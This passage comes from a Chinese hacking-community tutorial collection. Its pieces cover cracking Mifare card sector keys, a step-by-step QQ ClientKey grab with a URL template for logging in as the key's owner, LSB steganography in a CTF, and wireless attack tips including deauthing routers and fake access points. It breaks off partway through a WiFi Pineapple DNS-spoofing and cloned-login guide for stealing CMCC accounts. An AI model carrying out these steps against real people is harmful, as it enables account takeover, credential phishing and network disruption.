关于验证漏洞攻击，在前面科普的时候说过，每个扇区都有独立的密码，在通常情况下，有些存储关键数据（比如饭卡里的钱）的扇区会更改密码，比如，某张卡里的第 4 扇区存着钱，更改了默认密码，但是其他扇区并没有更改默认密码，那么我们怎么通过其他扇区来操作第 4 扇区呢，这里就会用到验证漏洞攻击，也就是 nested authentication 攻击，通常会在我们知道 16 个扇区中任意一个扇区密码来破解其他扇区的时候使用。

首先我们知道，M1 卡的算法是个对等加密算法，读卡器中也保存着同样的密码，也是用同样的算法加密，当卡和机器交互的时候，读卡器首先验证 0 扇区的密码，卡给读卡器以明文方式发送一个随机序列 a（明文），然后读卡器通过跟加密，同时自己产生一个加密的随机序列 b(密文)返回，卡用自己的密码解密之后，解密出来的序列如果是自己之前发送的 a，则认为正确，然后通过自己加密算法加密读卡器生成的随机序列发送给读卡器，读卡器解密之后，如果跟 自己之前发送的随机数 b 相同，则认为验证通过，之后所有的数据都通过此算法加密传输，如图 7-3-7：




图　7-3-7

在整个过程中，只有 a 是明文，之后的都是密文，card 发送一个 a 给读卡器之后，读卡器用错误的密码加密之后发送给 card，card 肯定解密错误，然后验证中断但是，我们知道其他扇区的的密码，验证的时候，使用这个扇区验证成功之后，后面所有的数据交互都是密文，读其他扇区数据的时候，也是 card 首先发送随机数 a，这个 a 是个加密的数据，之前说的每个扇区的密码是独立的，那么加密实际上就是通过 card 这个扇区的密码相关的算法加密的 a，这个数据中就包含了这个扇区的密码信息，所以我们才能 够通过算法漏洞继续分析出扇区的密码是什么。

也就是因为这个原理，在验证漏洞的时候才必须要知道至少一个其他扇区的密码。

0x02 总结对于才入坑的朋友来说，爆破是最简单粗暴的办法，交给程序自动化进行即可（有可能接下来一篇或者下下一篇写根据重放攻击进行破解的）。

其次，主要进行的工作就是多次的取样和反复 diff，体力活加脑力活。

预告，等闲下来继续研究一下 mfoc 的其他破解功能，比如重放之类的，或者完全破解校园卡的其他功能（因为是联网的，所以目测得我顺手拿下后勤系统吧）

（全文完）责任编辑：桔子

第4节　腾讯 QQ clientkey 密钥科普

作者：陈臣

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

ClientKey 基于目前微软公司流行的 ACTIVEX 技术开发，是专门用来增强网站会员帐号安全性的 ACTIVEX 控件。

当您的网站使用 ClientKey 控件后，网站会员的帐号将会与他们所使用的机器相互绑定，绑定后的帐号将不能在非绑定的机器上登陆网站，从而加强了会员帐号的安全性，同时也保护了网站的利益，避免了同一帐号被多人使用。

ClientKey 支持 Microsoft 公司的 WINDOWS 系列操作系统（Windows 98、Windows 2000 家族、Windows XP 家族以及 Windows 2003 家族）。

同时应装有 Microsoft Internet Explorer 6.0 SP1 以上版本的浏览器，在安装了 Microsoft Internet Explorer 6.0 SP1 后，ClientKey 也将同时支持其他使用 Microsoft Internet Explorer 内核的第三方浏览器，如 MYIE2、腾讯 TT 等。

由于 ClientKey 是基于 Microsoft 公司的 ACTIVEX 技术开发的 WEB 前台控件，故使用 ClientKey 对网站的后台开发环境没有特殊要求，支持 ASP、PHP、JSP、ASP•NET、CGI 等各种开发语言。

以上的介绍来自度娘。

下面小菜我说说我理解的 ClientKey，ClientKey 是一种加密的密钥就好比身份证。有了身份证我们就可以去买灰机票，开房啥的.....

咳咳，不扯了。

下面说一下腾讯 QQ 的 ClientKey。

比如有了 xxxxQQ 的 ClientKey 就可以随便进 QQ 空间啊，QQ 个人中心啊，看加密相册啥的。只要所有采用了腾讯单点登录系统的网站都可以用 ClientKey 主人的身份登录，不需要输入密码。

下面说下本地拿以登录 QQ 的 ClientKey 的方法，方法很简单，不需要任何专业工具。

1.先登录 QQ(谁扔的蛋.擦!!!!...)

2.把默认浏览器弄得上不了网，方法很多，我举一个例子：设置一个无效的代理(以 IE 为例)，

如图 7-4-1 至图 7-4-3：




图　7-4-1




图　7-4-2




图　7-4-3

设置好了保持就可以。

3.点击 QQ 面板上的 QQ 空间图标，其他图标也行，我这是拿 QQ 空间为例，如图 7-4-4：

图　7-4-4

4.点击后你会发现浏览器打不开 QQ 空间，而浏览器的地址栏里就是你点击 QQ 空间后他访问的地址，其中就包括 ClientKey，如图 7-4-5：




图　7-4-5

为了方便查看我们可以把它复制到记事本中方便查看.我们仔细看一下里面的内容他包含了什么，如图 7-4-6 和图 7-4-7：




图　7-4-6




图　7-4-7

两个同样的账号和一个 Clientkey。有了这个 Clientkey 就可以以这个号主人的身份登录任何 QQ 旗下的网站了，包括 QQ 安全中心，qq 邮箱，等等…

腾讯 Clientkey 利用的方法，拿空间举例：

拿出刚才步骤 4 获取的链接地址：

http://ptlogin2.qq.com/jump?ptlang=2052&clientuin=QQ 号&clientkey= QQ 号的 clientkey &u1=http%3A%2F%2Fuser.qzone.qq.com%2FQQ 号%2Finfocenter

把上面的 QQ 号和 QQ 号的 Clientkey 替换掉，然后用浏览器打开即可跳到该 QQ 的空间，而且是主人的身份。

相信很多大牛按照这种思路随手都可以写出 N 多获取 Clientkey 的工具。

好了腾讯 QQclientkey 科普就到这里，麻麻再也不用担心我在妹纸面前玩 QQ 不能装逼！

（全文完）责任编辑：桔子

第5节　Steganography for QR code

作者：redrain

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

最近略忙，没时间写东西，发个以前的投稿，关于 LSB 隐写技术的破解和二维码修复的问题，以之前安恒的 CTF 隐写为例，单纯科普，大牛们请略过:)

steganography 是隐写术，将秘密信息嵌入或隐藏到其他不受怀疑的公开信息之中的技术，对于现今信息安全的形势有重要意义，利于机密信息的安全传递，对于 hacker 来说，steganography 技术的掌握，可以有效地获取到目标内容。

本文讲述通过 LSB（LeastSignificantBits）替换来隐写二维码（数据）到图片文件并 fix 破损 QRcode 的手法。

每个图像都是有像素组成，每个像素有一个灰度，灰度越高则亮度越高，灰度介于 0 到 255 之间，0 为黑色，255 为白色，也可有 8 位二进制表示。其中，最高位对灰度贡献最大，最低位贡献最小，其中，最低位就是最低比特位（LSB），如图 7-5-1：




图　7-5-1

此图从左到右分别为最低位平面，第 7 位平面，第 6 位平面，第 5 位平面，第 4 位平面，第 3 位平面，第 2 位平面，最高位平面。

LSB 隐写的方法就是把要隐藏的数据取代图像的最低比特位，LSB 隐写有 LSB 替换和 LSB 匹配，此处我们讲述 LSB 替换。

首先将信息转换为比特流，将此比特流加密或打乱，然后随即替换图像的最低比特位，因为前文所说，最低比特位对图像灰度影响最小，所以经过处理的隐写图片通过肉眼无法区分加密图片和原始图片的区别，下面是加密图片和原始图片的比较，如图 7-5-2：

图　7-5-2

上方为加密图片，下方为原始图片。

其具体检测算法已经有很多研究者阐述过，我们这里不做赘述，只介绍当我们要提取检测到

有隐写信息的图片时的具体做法。

有两种情况，一是只获取到了隐写的图片，原始图片没有获取到，还有一种就是隐写图片和原始图片都有。

第一种情况比较麻烦，需要攻击者每个比特位读取查看，这里我们用到一个 java 的小工具 steganabara，可以提取出图片的每个比特位的情况，如图 7-5-3：




图　7-5-3

通过每个比特位的排除，确定了隐写的信息是放置再第四比特位，但是在改图中，因为隐写的数据（QRcode）的位置和原图的一些地方覆盖了，所以非常难以区分，而且隐藏下来的 QRcode 还不完整，得通过改变不同颜色的灰度多次比较，得到该 QRcode，然后写程序读入色块爆破剩余的 QRcode。还有第二种情况，就相对比较简单，利用 compare 原图和隐写图，生成出比对结果，如图 7-5-4：

图　7-5-4

然后查看生成的 1.png，如图 7-5-5：

图　7-5-5

得到了比较容易区分的残破 QRcode。

以上为 steganography 的内容。

fixdamaged QR code

二维码大家都比较熟悉了，QRcode 是这样工作的：




图　7-5-6

其中紫色的区域是所有 v3 的 QRcode 都有的，所以我们在刚才处理出来的 QRcode 中可以自行添加：

图　7-5-7

自行添加校准符后，大大缩减了需要填补爆破的区域。

之后可以同样写程序读入色块爆破，但是，因为 QRcode 有容错率，也就是当 QRcode 被遮挡部分后仍然可以扫出结果，其原理是：
二维码在编码过程中进行了冗余，就像是 123 被编码成 123123，这样只要扫描到一部分二维码图片，二维码内容还是可以被全部读到。
二维码容错率即是指二维码图标被遮挡多少后，仍可以被扫描出来的能力。容错率越高，则二维码图片能被遮挡的部分越多。
二维码容错率用字母表示，容错能力等级分为：L、M、Q、H 四级：
L　　7%
M　　15%
Q　　25%
H　　30%
所以我们可以大概补全剩下的区域后扫面（如图 7-5-7）
（全文完）责任编辑：桔子

第八章　无线与终端

第1节　浅谈无线攻击思路

作者：寒江雪语
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

本文只是简单叙述一些攻击的思路跟攻击工具，并无原理性的东西,等待下篇会介绍一些工具的原理性的东西跟常见工具的使用.写这篇文章目地只是为了不熟悉无线的童鞋 了解。
无线钓鱼的几种方式：
无 Portal 认证：
本地建软 ap 直接抓包 (前提是有无线网卡，台式机不行没无线网卡)。
利用 3g 路由器建立 ap，连接路由器嗅探。
刷 dd-Wrt OpenWrt，直接抓包 安装 tcpdump。
有 Portal 认证：
刷 dd-wrt openwrt，利用 wifidog 做认证。
本地建 ap，dns 欺骗认证。
无线破解几种工具：
水滴 "fern WIFI Cracker" 、spoonewp2 、beini。
穷举 pin 码，本人经常用水滴 QSS 工具链接。
腾达 pin 码漏洞，默认的 pin 码没修改，根据 mac 的后六位可以算出来 7 位 pin 码，PIN 码为 8 位，最后一位自己猜 9 个数不难。
上面提到的几个无线破解工具底层基于的都是 Aireplay-ng。
无线路由器的攻击方式：
dhcp 攻击(迅速耗尽 IP 地址池 大量 IP 占用)。
ddos 攻击(虚假客户端去连接 mac 地址随机伪造)。
无线握手包破解工具：
Hashcat。

EWSA (吾爱有破解版，破解时候先自己看下，握手包是否建立完整)。

几个小技巧：

用 wifi 万能要是获取 wifi 密码，密码路径：data/misc/wifi/wpa_supplicant.conf。

别人怎么样能连接到你的伪造的软 Ap 呢？利用 mdk3 干掉他的路由器，你建立跟他一样的 ssid 并且无密码，能搜到的就会默认连接你的 ssid。(不是所有的路由器都可以干掉，切勿钻牛角尖)。

（全文完） 责任编辑：游风

第2节 玩转 WiFi Pineapple 之看我如何优雅的盗取 CMCC 账号

作者：az0ne

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

感谢趋势科技的姐姐给我寄了一个 Pineapple，于是就自己摸索开始玩了起来，国内 pineapple 的资料不太多，于是去国外论坛去逛逛，渣渣英语不好看着甚是不舒服，算了自己来鼓捣吧，如图 8-2-1：

图 8-2-1

准备：WiFi Pineapple Mark IV 一个，网线一根。
PuTTY：远程登录到 pineapple 的工具。
WinSCP：用于拷贝文件到 pineapple 中。

目的：

其他 pineapple 的玩法论坛早已经有大牛发过文章，有兴趣的童鞋自己去找一下。
今天我给大家分享的是 DNS 劫持，和利用 DNS+克隆登录界面劫持盗取 cmcc 账号，这只其中的一种玩法，可以同理去克隆一个支付宝登录界面和其他社交账号神马的。

过程：

开始吧，首先配置 pineapple，web UI 登录地址：http://172.16.42.1:1471，用户名：root 密码：pineapplesareyummy。
登录后改一下默认密码，不然被人发现反被暴菊就不好玩了，当然默认端口也可以改登录以后我们可以看到 pineapple 的 UI 界面我们今天所用到的是 services 栏目里的 DNS Spoof 功能，DNSSpoof 作为 Dsniff 工具包的其中一个程序，可以用来作为 DNS 欺骗之用，使得访问 WiFiPineApple 的用户可以访问你重新设置 DNS，默认是关闭的，点击 start 打开。
下一步我们配置 pineapple，选择上面栏的 Configuration 选项，然后修改 pineapple 的 SSID 在这里我们因环境而变如果再学校可以改为 CMCC，在麦当劳可以改为 McDonald's 其他环境可以改为 FREEWIFI 等。改后点击 change SSID 默认是临时的，如果想重启后还可以继续使用的话就选中 Persistent 选项框。然后到最关键的一步，设置 DNS Spoof Config 那里将 example.com 改为要欺骗的网址，我这里设置百度，因为好多人默认首页就是百度，也可以改为其他。然后 Updata Spoofhost，pineapple 配置完成。
下一步我们来配置 pineapple 内的文件，PuTTY 连接上 pineapple,ip 是 172.16.42.1，账号密码如果没有改的话就是默认登录那个连接上后首先（一下过程给没有 linux 基础的童鞋看，大牛略过），如图 8-2-2：

